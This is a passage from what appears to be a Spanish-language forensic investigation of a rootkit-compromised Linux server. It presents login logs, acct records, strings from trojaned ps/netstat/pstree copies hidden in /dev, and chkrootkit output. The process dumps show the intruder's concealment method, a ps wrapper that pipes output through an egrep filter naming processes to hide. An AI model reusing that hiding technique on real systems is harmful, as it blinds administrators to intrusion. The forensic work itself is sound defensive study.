A principios de los años 2000, los bots IRC constituían la cúspide del control remoto malicioso debido a su simplicidad y capacidad de manejar miles de nodos concurrentes en canales protegidos por contraseña. En la actualidad, los canales de Comando y Control (C2) han evolucionado hacia arquitecturas altamente evasivas: balizas (*beacons*) asíncronas sobre HTTPS cifrado con TLS 1.3, túneles encubiertos sobre consultas DNS (*DNS tunneling*), esteganografía en imágenes alojadas en redes de distribución de contenido (CDN), y abuso de APIs legítimas de servicios en la nube como Microsoft Graph, Telegram y Discord.

Capítulo 5

Monitoreo activo y análisis de sesiones

Una vez descubiertos los artefactos sin que el atacante advirtiera la intervención pericial, se tomó la decisión estratégica de establecer un monitoreo encubierto. A través de la supervisión de las sesiones interactivas asociadas a la cuenta sospechosa duende, el equipo de investigación pudo registrar en tiempo real las tácticas, técnicas y procedimientos (TTP) del intruso.

El dilema táctico: contención inmediata frente a monitoreo activo

En la respuesta pericial a incidentes, los investigadores enfrentan frecuentemente la disyuntiva entre desconectar el sistema de inmediato para detener el ataque o mantenerlo bajo observación controlada. La contención prematura alerta al atacante, quien puede destruir evidencias o activar rutinas de autodestrucción. Por el contrario, la supervisión en vivo permite documentar la identidad operativa, interceptar credenciales en vuelo y mapear la totalidad de la red comprometida. Esta táctica únicamente debe sostenerse si el equipo pericial puede garantizar que no se comprometerá la confidencialidad de datos de terceros ni se utilizará el servidor para vulnerar infraestructuras externas.

5.1 Supervisión activa y registro de conexiones

Se procedió a monitorear la actividad del usuario duende. La lista de accesos al sistema en el mes de abril es la siguiente:

```
duende  pts/0        Sun Apr 27 20:39 - 20:40  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 15:27 - 15:29  (00:01)     atlas.ifm.lab.edu.mx
```

```
duende  pts/1        Sun Apr 27 15:19 - 15:19  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 27 12:07 - 12:07  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 08:32 - 08:32  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 27 08:06 - 08:08  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/3        Sat Apr 26 21:27 - 21:29  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Sat Apr 26 18:20 - 18:39  (00:18)     dsl-200-78-118-164.prodigy.net.mx
duende  pts/6        Fri Apr 25 21:09 - 23:21  (02:12)     atlas.ifm.lab.edu.mx
duende  pts/7        Fri Apr 25 19:04 - 19:07  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 14:50 - 14:55  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 13:19 - 13:21  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/9        Fri Apr 25 11:03 - 11:06  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/7        Fri Apr 25 11:02 - 11:10  (00:08)     atlas.ifm.lab.edu.mx
duende  pts/5        Fri Apr 25 08:43 - 08:45  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 08:27 - 08:43  (00:16)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 08:24 - 08:25  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/3        Fri Apr 25 07:19 - 08:09  (00:49)     atlas.ifm.lab.edu.mx
duende  pts/4        Fri Apr 25 07:10 - 08:10  (00:59)     atlas.ifm.lab.edu.mx
duende  pts/3        Thu Apr 24 22:05 - 22:07  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 16:22 - 16:24  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Thu Apr 24 16:17 - 16:19  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 13:30 - 13:30  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 09:49 - 09:50  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 24 07:07 - 07:08  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/5        Wed Apr 23 21:23 - 21:43  (00:20)     atlas.ifm.lab.edu.mx
duende  pts/3        Wed Apr 23 20:59 - 21:02  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 23 18:14 - 18:14  (00:00)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/5        Wed Apr 23 16:18 - 16:29  (00:10)     atlas.ifm.lab.edu.mx
duende  pts/5        Wed Apr 23 16:06 - 16:17  (00:11)     atlas.ifm.lab.edu.mx
duende  pts/11       Wed Apr 23 15:57 - 16:05  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 15:47 - 16:28  (00:41)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 15:19 - 15:22  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/2        Wed Apr 23 11:55 - 12:01  (00:05)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 23 09:06 - 09:08  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/2        Tue Apr 22 20:06 - 20:19  (00:13)     atlas.ifm.lab.edu.mx
duende  pts/1        Tue Apr 22 16:04 - 16:05  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Tue Apr 22 12:45 - 12:46  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Tue Apr 22 07:04 - 07:06  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Mon Apr 21 21:52 - 21:55  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 21:42 - 21:43  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Mon Apr 21 18:37 - 18:47  (00:09)     atlas.ifm.lab.edu.mx
duende  pts/5        Mon Apr 21 13:32 - 13:54  (00:21)     atlas.ifm.lab.edu.mx
duende  pts/2        Mon Apr 21 10:33 - 10:34  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Mon Apr 21 08:55 - 08:56  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 20 23:21 - 23:24  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/0        Sun Apr 20 19:49 - 19:49  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 16:33 - 16:34  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 08:11 - 08:13  (00:02)     atlas.ifm.lab.edu.mx
duende  pts/1        Sun Apr 20 08:02 - 08:04  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Sat Apr 19 21:38 - 21:38  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Sat Apr 19 18:23 - 18:24  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/2        Sat Apr 19 13:45 - 13:52  (00:07)     atlas.ifm.lab.edu.mx
duende  pts/0        Sat Apr 19 08:10 - 08:10  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 21:05 - 21:05  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 16:28 - 16:29  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Fri Apr 18 12:57 - 12:59  (00:01)     192.0.2.20
duende  pts/1        Fri Apr 18 07:02 - 07:03  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 22:00 - 22:03  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 17:59 - 18:00  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/0        Thu Apr 17 13:59 - 14:00  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/1        Thu Apr 17 06:54 - 06:55  (00:00)     atlas.ifm.lab.edu.mx
duende  pts/1        Wed Apr 16 21:43 - 21:44  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 21:42 - 21:45  (00:02)     atlas.ifm.lab.edu.mx
```

```
duende  pts/1        Wed Apr 16 18:41 - 18:43  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 16:30 - 16:34  (00:03)     atlas.ifm.lab.edu.mx
duende  pts/0        Wed Apr 16 16:22 - 16:26  (00:04)     atlas.ifm.lab.edu.mx
duende  pts/6        Wed Apr 16 12:11 - 12:13  (00:01)     atlas.ifm.lab.edu.mx
duende  pts/9        Wed Apr 16 07:15 - 07:30  (00:15)     atlas.ifm.lab.edu.mx
duende  pts/6        Wed Apr 16 07:05 - 07:24  (00:18)     atlas.ifm.lab.edu.mx
duende  pts/9        Tue Apr 15 20:51 - 21:04  (00:12)     atlas.ifm.lab.edu.mx
duende  pts/6        Tue Apr 15 20:48 - 21:18  (00:29)     atlas.ifm.lab.edu.mx
duende  pts/7        Tue Apr 15 18:57 - 20:48  (01:51)     atlas.ifm.lab.edu.mx
duende  pts/6        Tue Apr 15 18:55 - 20:17  (01:22)     atlas.ifm.lab.edu.mx
duende  pts/11       Tue Apr 15 16:06 - 15:14  (23:07)     atlas.ifm.lab.edu.mx
duende  pts/7        Tue Apr 15 15:59 - 18:57  (02:57)     atlas.ifm.lab.edu.mx
duende  pts/6        Tue Apr 15 15:56 - 15:59  (00:02)     atlas.ifm.lab.edu.mx
```

La actividad de este usuario es muy alta y no hay registro de accesos anteriores al 15 de abril, estos accesos se estudiarán mas adelante y se cotejaran con registros de otras máquinas y otras cuentas.

Hasta aquí resultaba sumamente anómalo que los accesos del usuario duende provengan de `atlas.ifm.lab.edu.mx` (`192.0.2.20`), ya que dicho usuario no tenía restricción alguna para acceder directamente desde el exterior.

Se procedió a observar el comportamiento del usuario, para realizar esto nos valimos de la colaboración de algunos otros usuarios de los servidores, quienes de común acuerdo nos prestaron sus cuentas para no causar sospechas al usuario vigilado. Los colaboradores son testigos directos en la identificación primaria del atacante. La vigilancia del usuario se llevo a cabo por varios días desde el 24 hasta el 27 de abril.

Una vez viendo que el usuario solo accedía para revisar el estado del sistema y el correcto funcionamiento de los troyanos, se procedió a tratar de obligar a la máquina a registrar la actividad de esta cuenta por los medios normales de registro en los archivos history, pero el método no funciono ya que hasta este momento no se sabia que esta cuenta no dejaba registros aun obligándola a hacerlo por medio de los archivos de configuración del usuario.

Se sembraron programas alternos de registro de actividades que no son parte de las instalaciones comunes y pocos usuarios y atacantes conocen su existencia y uso. El paquete escogido fueron las utilidades `acct`. `acct` lleva un registro independiente de todos los comandos que se ejecutan en una máquina desde el momento mismo en que se arranca el sistema.

Los resultados de acct en el servidor son los siguientes (se omiten miles de líneas que se consideran innecesarias y solo se exhibe una muestra ilustrativa):

```
sshd             SF    500      ??         0.75 secs Sat Apr 26 18:20
tcsh                   500      ??         0.12 secs Sat Apr 26 18:20
w                 F    500      ??         0.00 secs Sat Apr 26 18:39
ssh                    500      ??         0.16 secs Sat Apr 26 18:38
ping             S     500      ??         0.01 secs Sat Apr 26 18:38
last                 X 500      ??         0.02 secs Sat Apr 26 18:37
less                   500      ??         0.04 secs Sat Apr 26 18:37
last              F    500      ??         0.00 secs Sat Apr 26 18:37
```

```
w                    500      ??         0.01 secs Sat Apr 26 18:37
df                F  500      ??         0.00 secs Sat Apr 26 18:32
ping              S  500      ??         0.00 secs Sat Apr 26 18:32
w                 F  500      ??         0.00 secs Sat Apr 26 18:32
finger               500      ??         0.00 secs Sat Apr 26 18:30
w                 F  500      ??         0.00 secs Sat Apr 26 18:30
lynx                 500      ??         0.20 secs Sat Apr 26 18:30
file                 500      ??         0.00 secs Sat Apr 26 18:26
ls                F  500      ??         0.00 secs Sat Apr 26 18:26
ld                   500      ??         0.02 secs Sat Apr 26 18:26
tcsh              F  500      ??         0.00 secs Sat Apr 26 18:24
hostname          F  500      ??         0.00 secs Sat Apr 26 18:24
cons.saver        S  500      ??         0.00 secs Sat Apr 26 18:24
mc                F  500      ??         0.00 secs Sat Apr 26 18:24
last                 500      ??         0.03 secs Sat Apr 26 18:24
ls                F  500      ??         0.00 secs Sat Apr 26 18:24
last                X 500      ??         0.02 secs Sat Apr 26 18:23
less                 500      ??         0.00 secs Sat Apr 26 18:23
last              F  500      ??         0.00 secs Sat Apr 26 18:23
ping              S  500      ??         0.02 secs Sat Apr 26 18:22
ls                F  500      ??         0.00 secs Sat Apr 26 18:22
less                 500      ??         0.03 secs Sat Apr 26 18:21
ps                   500      ??         0.00 secs Sat Apr 26 18:21
sh                   500      ??         0.01 secs Sat Apr 26 18:21
egrep                500      ??         0.00 secs Sat Apr 26 18:21
.pst                 500      ??         0.07 secs Sat Apr 26 18:21
egrep             F  500      ??         0.00 secs Sat Apr 26 18:21
ps                F  500      ??         0.00 secs Sat Apr 26 18:21
last                X 500      ??         0.02 secs Sat Apr 26 18:21
less                 500      ??         0.02 secs Sat Apr 26 18:21
last              F  500      ??         0.00 secs Sat Apr 26 18:21
w                 F  500      ??         0.00 secs Sat Apr 26 18:20
hostname          F  500      ??         0.00 secs Sat Apr 26 18:20
xauth                500      ??         0.02 secs Sat Apr 26 18:20
tcsh              S  500      tty1       0.10 secs Sat Apr 26 16:07
ls                F  500      tty1       0.00 secs Sat Apr 26 16:07
hostname          F  500      tty1       0.00 secs Sat Apr 26 16:07
```

`lastcomm` muestra el comando ejecutado, quíen lo ejecutó y la hora de ejecución entre otra información útil. No se explicarán en detalle estas líneas, solo se dirá que `.pst` es un programa oculto cuya función sera explicada mas adelante. Los registros muestran la insistencia de saber la identidad de la máquina por medio del comando hostname, obtener información sobre los últimos accesos y quíen esta conectado en ese instante. Cabe mencionar que antes instalar los paquetes de registro, se provocó de forma intencional una desconexión inesperada de los equipos por parte del administrador, precisamente para ver cual era la reacción de los usuarios y echar a funcionar los servicios sembrados. Una vez reiniciado el servidor se vio según los registradores que el usuario duende lo primero que hizo fue revisar si no se había cambiado o usurpado la identidad de la máquina y por consiguiente se le estaba cazando, cosa que en realidad si se estaba haciendo como el principal sospechoso del ataque según las evidencias.

Haciendo una revisión del disco duro en busca de archivos ocultos, se encontraron los siguientes:

```
241477   64 -rwxr-xr-x   1 root     root        58412 Oct 27  2001 /dev/.pst
241498   92 -rwxr-xr-x   1 root     root        86892 Nov 23  2001 /dev/.nst
225715   16 -rwxr-xr-x   1 root     root        13224 Mar  2  2002 /dev/.tree
225524   32 -rwxr-xr-x   1 root     root        32236 Oct 27  2001 /dev/.tp
```

La función de estos archivos se expone a continuación:

`/dev/.pst`

```
.pst: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
dynamically linked (uses shared libs), stripped
```

La consulta del encabezado binario mediante `file` confirmó que se trataba de un ejecutable nativo ELF para arquitectura x86 en Linux.

Las líneas de texto en el archivo son:

```
Linux version %d.%d.%d
Compiled with: libc %d, internal version %d.%d
libc assumed lame, using fprintf to emulate fputs.
header_gap=%d lines_to_next_header=%d
screen_cols=%d screen_rows=%d
personality=0x%08x (from "%s")
EUID=%d TTY=%d,%d Hertz=%ld
********* simple selection *********  ********* selection by list *********
-A all processes                      -C by command name
-N negate selection                   -G by real group ID (supports names)
-a all w/ tty except session leaders  -U by real user ID (supports names)
-d all except session leaders         -g by session leader OR by group name
-e all processes                      -p by process ID
T  all processes on this terminal     -s processes in the sessions given
a  all w/ tty, including other users  -t by tty
g  all, even group leaders!           -u by effective user ID (supports names)
r  only running processes             U  processes for specified users
x  processes w/o controlling ttys     t  by tty
*********** output format **********  *********** long options ***********
-o,o user-defined  -f full            --Group --User --pid --cols
-j,j job control   s  signal          --group --user --sid --rows
-O,O preloaded -o  v  virtual memory  --cumulative --format --deselect
-l,l long          u  user-oriented   --sort --tty --forest --version
                   X  registers       --heading --no-heading
                    ********* misc options *********
-V,V show version       L  list format codes  f  ASCII art forest
-m,m show threads       S  children in sum    -y change -l format
-n,N set namelist file  c  true command name  n  numeric WCHAN,UID
-w,w wide output        e  show environment   -H process heirarchy
Process selection options conflict.
Internal error in ps! Please report this bug.
```

Estas líneas muestran que el programa es en realidad `ps`, un programa que muestra los procesos que esta corriendo la máquina en determinado momento así como quíen los ejecutó.

`/dev/.nst`

```
.nst: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
dynamically linked (uses shared libs), stripped
```

Cadenas de texto en este programa:

```
net-tools 1.60
netstat 1.42 (2001-04-15)
Fred Baumgarten, Alan Cox, Bernd Eckenfels, Phil Blundell, Tuan Hoang and others
usage: netstat [-veenNcCF] [<Af>] -r         netstat {-V|--version|-h|--help}
       netstat [-vnNcaeol] [<Socket> ...]
       netstat { [-veenNac] -i | [-cnNe] -M | -s }
        -r, --route              display routing table
        -i, --interfaces         display interface table
        -g, --groups             display multicast group memberships
        -s, --statistics         display networking statistics (like SNMP)
        -M, --masquerade         display masqueraded connections
        -v, --verbose            be verbose
        -n, --numeric            don't resolve names
        --numeric-hosts          don't resolve host names
        --numeric-ports          don't resolve port names
        --numeric-users          don't resolve user names
        -N, --symbolic           resolve hardware names
        -e, --extend             display other/more information
        -p, --programs           display PID/Program name for sockets
        -c, --continuous         continuous listing
        -l, --listening          display listening server sockets
        -a, --all, --listening   display all sockets (default: connected)
        -o, --timers             display timers
        -F, --fib                display Forwarding Information Base (default)
        -C, --cache              display routing cache instead of FIB
  <Socket>={-t|--tcp} {-u|--udp} {-w|--raw} {-x|--unix} --ax25 --ipx --netrom
Usage: x25_route [-v] del Target[/mask] [dev] If
```

Estas cadenas muestran que el programa es en realidad netstat. Netstat muestra información sobre las conexiones activas al servidor y los servicios que están abiertos. Troyanizar este programa es muy importante para ocultar conexiones, siempre y cuando se sepa usar.

`/dev/.tree`

```
.tree: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
     dynamically
linked (uses shared libs), stripped
```

Las cadenas de texto en `.tree` son:

```
usage: pstree [ -a ] [ -c ] [ -h | -H pid ] [ -l ] [ -n ] [ -p ] [ -u ]
 %14s[ -G | -U ] [ pid | user]
```

```
      pstree -V
   -a     show command line arguments
   -c     don't compact identical subtrees
   -h     highlight current process and its ancestors
   -H pid highlight process "pid" and its ancestors
   -G     use VT100 line drawing characters
   -l     don't truncate long lines
   -n     sort output by PID
   -p     show PIDs; implies -c
   -u     show uid transitions
   -U     use UTF-8 (Unicode) line drawing characters
   -V     display version information
   pid    start at pid, default 1 (init)
   user   show only trees rooted at processes of that user
```

Las líneas anteriores muestran que el programa es `pstree`. `pstree` sirve para mostrar el árbol de procesos que se están ejecutando en una máquina. El control de este programa es importante para hacer invisibles los procesos que se elijan.

Todas estas herramientas sirven para conocer el estado del sistema y las conexiones establecidas con el. La presencia de estos programas en este directorio es signo de que los programas que están en el sistema no muestran cierta información que estos si dan, pues su funcionamiento es el correcto.

Se corrieron algunos de estos programas con el sistema funcionando y los resultados fueron los siguientes:

Usando `/dev/.tree`

```
[1minit,1)[0m
  |-(keventd,2)
  |-(i2oevtd,7)
  |-(kjournald,8)
  |-(khubd,57)
  |-(kjournald,112)
  |-portmap,152,daemon)
  |-(rpciod,163)
  |-(lockd,164)
  |-syslogd,252)
  |-klogd,265)
  |-inetd,284)
  |-lpd,299,daemon)
  |-sshd,314)
  |   |-sshd,6951)
  |   |   `-sshd,6953,duende)
  |   |       `-tcsh,6954)
  |   `-sshd,18706)
  |       `-bash,18708)
  |           `-mc,29247)
  |               `-bash,29250) -rcfile .bashrc
  |                   `-last,6546)
  |                       `-(last,6548)
  |-xfs,318) -daemon
  |-atd,326,daemon)
  |-cron,329)
  |   |-cron,7772)
  |   |   `-sh,7773,mail) -c ...
```

```
|   |       `-exim,7774) -q
|   `-cron,11793)
|       `-sendmail,11809) -i -FCronDaemon -odi -oem root
|-gdm,334)
|   `-gdm,4739)
|       |-XFree86,4740) :0 -deferglyphs 16 -nolisten tcp vt7 -auth /var/lib/gdm/:0.Xauth
|       `-gdmlogin,5377,gdm) --disable-sound --disable-crash-dialog
|-getty,352) 38400 tty4
|-getty,353) 38400 tty5
|-getty,354) 38400 tty6
|-su,892)
|-su,4609,solanill)
|-bash,6746)
|   `-mc,7342)
|       |-cons.saver,7344) /dev/tty2
|       `-bash,7345) -rcfile .bashrc
|-[1mbash,6747)[0m
|   |-last,7031)
|   |   `-(last,7033)
|   `-[1m.tree,7791)[0m -achlnpu
|-notifyme,6787) -C duende
|-bash,7483)
|   `-ps,7724) -u root
|       `-sh,7726) -c ...
|           `-egrep,7728) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
            popclean|popclean|ps
|               `-(egrep,7729)
|-exim,7787) -Mc 199GX3-00021V-00
|-tar,11017) chf - sbin
|   `-(tar,11019)
|-sendmail,11820) -i -- brenton@helios.ifm.lab.edu.mx
|-egrep,12689,duende) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
           popclean|popclean|ps
|   `-(egrep,12690)
|-egrep,14928,duende) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
           popclean|popclean|ps
|   `-(egrep,14929)
|-echo,19340) a\c
|   `-(echo,19342)
|-egrep,19341) c
|   `-(egrep,19343)
`-egrep,26825) -l ^[0-5]\040 /dev/.libn
    `-(egrep,26826)
```

Las líneas muestran cadenas de comandos que no aparecen usando el pstree del sistema, una de ellas es la siguiente:

```
-egrep,14928,duende) -v egrep|dnsquery|-bash|linux|sysinit|db|identd|plogd|screen|ecko|
           popclean|popclean|ps
  |   `-(egrep,14929)
```

En estas líneas aparece una cadena donde se ejecutan de forma encubierta varios de los programas maliciosos bajo investigación, indicando inequívocamente que fueron invocados bajo la cuenta del usuario duende.

5.1.1 Inspección profunda de procesos y descubrimiento de `/dev/.pst`

Para comprender el mecanismo mediante el cual el intruso lograba evadir la detección en la consola ordinaria, se procedió a volcar la tabla de procesos en memoria mediante `ps auxe` (salida extendida con variables de entorno). Al aislar los demonios pasivos de fondo, el análisis pericial se concentró en los árboles de procesos interactivos y en las tuberías activas de ejecución:

```
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
------------------------------------------------------------------------------------
[Sesión administrativa de investigación (192.0.2.89)]
root     18706  0.0  0.7  6552 1884 ?        S    13:39   0:03  \_ /usr/sbin/sshd
root     18708  0.0  0.5  2268 1316 pts/4    S    13:39   0:00  |   \_ -bash
                                                                      [SSH_CLIENT=192.0.2.89 32817 22]
root     29247  0.0  0.7  2952 1780 pts/4    S    16:22   0:01  |       \_ mc
                                                                      [OLDPWD=/root/chkrootkit-0.40]
root     29250  0.0  0.5  2236 1288 pts/5    S    16:22   0:00  |           \_ bash -rcfile .
     bashrc
root      6546  0.0  0.0  1260  248 pts/5    T    17:54   0:00  |               \_ last
root      6548  0.0  0.0     0    0 pts/5    Z    17:54   0:00  |                   \_ [last <
     defunct>]

[Sesión interactiva del atacante duende (pivoteo desde atlas - 192.0.2.20)]
root      6951  0.0  0.6  6400 1712 ?        S    20:09   0:00  \_ /usr/sbin/sshd
duende    6953  0.0  0.7  6408 1820 ?        S    20:09   0:00      \_ /usr/sbin/sshd
duende    6954  0.0  0.6  2780 1528 pts/6    S    20:09   0:00          \_ -tcsh
                                                                      [SSH_CLIENT=192.0.2.20 34189 22]
                                                                      [REMOTEHOST=atlas.ifm.lab.edu.mx]

[Tuberías activas de filtrado de procesos]
duende   12689  0.0  0.0  1284  252 ?        T    07:43   0:00 /bin/egrep -v "egrep|dnsquery|-
     bash|..."
                                                                      [PWD=/dev/zqft4]
                                                                      [REMOTEHOST=atlas.ifm.lab.edu.mx]
duende   14928  0.0  0.0  1284  252 ?        T    10:04   0:00 /bin/egrep -v "egrep|dnsquery|-
     bash|..."
                                                                      [PWD=/home/staff/duende]
                                                                      [REMOTEHOST=atlas.ifm.lab.edu.mx]

[Interceptación en vivo: sustitución de ps por /dev/.pst]
root      7756  0.0  0.6  3552 1564 tty1     R    21:34   0:00  \_ /dev/.pst eaxfu
root      6787  0.0  0.1  1260  440 pts/5    S    18:24   0:00 notifyme -C duende
root      7724  0.0  0.1  1284  388 tty3     T    21:32   0:00  \_ ps -u root
root      7726  0.0  0.3  2024  888 tty3     T    21:32   0:00      \_ sh -c /dev/.pst -u root
     | egrep -v ...
root      7728  0.0  0.0  1280  248 tty3     T    21:32   0:00          \_ /bin/egrep -v "egrep
     |dnsquery|..."
root      7729  0.0  0.0     0    0 tty3     Z    21:32   0:00              \_ [egrep <defunct
     >]
------------------------------------------------------------------------------------
```

Este volcado reveló una prueba pericial contundente:

1. **Origen remoto verificado:** Las variables `SSH_CLIENT=192.0.2.20` y `REMOTEHOST=atlas.ifm.lab.edu.mx` en los procesos de duende confirmaron que el atacante operaba de forma remota utilizando el servidor de cómputo `atlas` como plataforma de salto o pivote hacia `helios`.

2. **Mecanismo de engaño en ps:** El proceso legítimo `ps -u root` (PID 7724) no ejecutaba el binario original del sistema, sino que invocaba un envoltorio malicioso (*wrapper*) que llamaba a `/dev/.pst` y canalizaba la salida a través de una expresión regular (`egrep -v`) para purgar deliberadamente de la vista del administrador nombres de procesos clave: `dnsquery`, `popclean`, `identd`, `plogd` y `screen`.

3. **Directorio encubierto en ejecución:** La variable `PWD=/dev/zqft4` en el PID 12689 confirmó que el atacante ejecutaba herramientas directamente desde el directorio camuflado en el árbol de dispositivos.

Los procesos anteriores ejecutan un *script* que corre varios programas simultáneos entre ellos popclean el cual sabemos que es en realidad dsniff. Además muestran el `PATH` del usuario, quien se conecto desde la máquina `192.0.2.20`. El programa no se inició solo o automáticamente, sino que primero se accedió al equipo desde la `192.0.2.20` y luego se ejecutó de forma intencional.

Para revisar si otros programas aparte de `ps` y `pstree` están troyanizados corremos el paquete chkrootkit. Por medio de las utilidades que contiene chkrootkit someteremos a diversas pruebas y retos el sistema para validar la autenticidad de los archivos del sistema.

Resultados de `chkrootkit`:

```
Checking `basename'... INFECTED
Checking `biff'... INFECTED
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... INFECTED
Checking `date'... INFECTED
Checking `du'... not infected
Checking `dirname'... INFECTED
Checking `echo'... INFECTED
Checking `egrep'... not infected
Checking `env'... INFECTED
Checking `find'... not infected
Checking `grep'... INFECTED
Checking `hdparm'... not found
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... INFECTED
Checking `inetdconf'... INFECTED
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not infected
Checking `netstat'... INFECTED
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rshd'... not found
```

```
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not infected
Checking `traceroute'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... /tmp/982235016-gtkrc-429249277
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while... nothing found
Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for OBSD rk v1... nothing found
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... You have    11 process hidden for ps command
Warning: Possible LKM Trojan installed
Checking `rexedcs'... not found
Checking `sniffer'...
Checking `wted'... Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'...
```

`chkrootkit` nos informa de la evidencia de infección con código no estándar en distintos programas, algunos de ellos son de la propiedad de duende como se mostró al principio del documento. De cualquier forma se hará una revisión detallada de cada uno de los programas de los cuales se sospeche su autenticidad.

`chkrootkit` nos dice que posiblemente este instalado un **Loadable Kernel Module** (LKM) que ocultaba 11 procesos al momento de la revisión. Esto quiere decir, que pueden existir archivos que no se ven con el sistema funcionando si esta corriendo el

LKM. Se sospechaba de antemano de la presencia de un LKM pues había una referencia a `/sbin/init!` el que no aparece en los listados que se obtuvieron.

Este hallazgo marcó un punto de inflexión decisivo en la investigación. Si el propio núcleo del sistema operativo estaba comprometido y falseaba las respuestas a comandos esenciales como `ps`, `ls` o `find`, el análisis no podía confiar en ninguna herramienta ejecutada en vivo sobre la máquina encendida. Continuar operando en caliente implicaba el riesgo de que el intruso advirtiera la vigilancia y detonara órdenes destructivas. En consecuencia, se procedió a retirar el servidor de la red, preservar la memoria volátil y transferir la imagen clonada al laboratorio de referencia forense. Allí, cada archivo del disco sería cotejado de forma rigurosa e incontaminada contra la base de datos oficial de paquetes (RPM), un procedimiento que desnudó por completo la mecánica del rootkit y sacó a la luz el proceso oculto `/sbin/init!`.

Discrepancia entre /proc y llamadas de ps

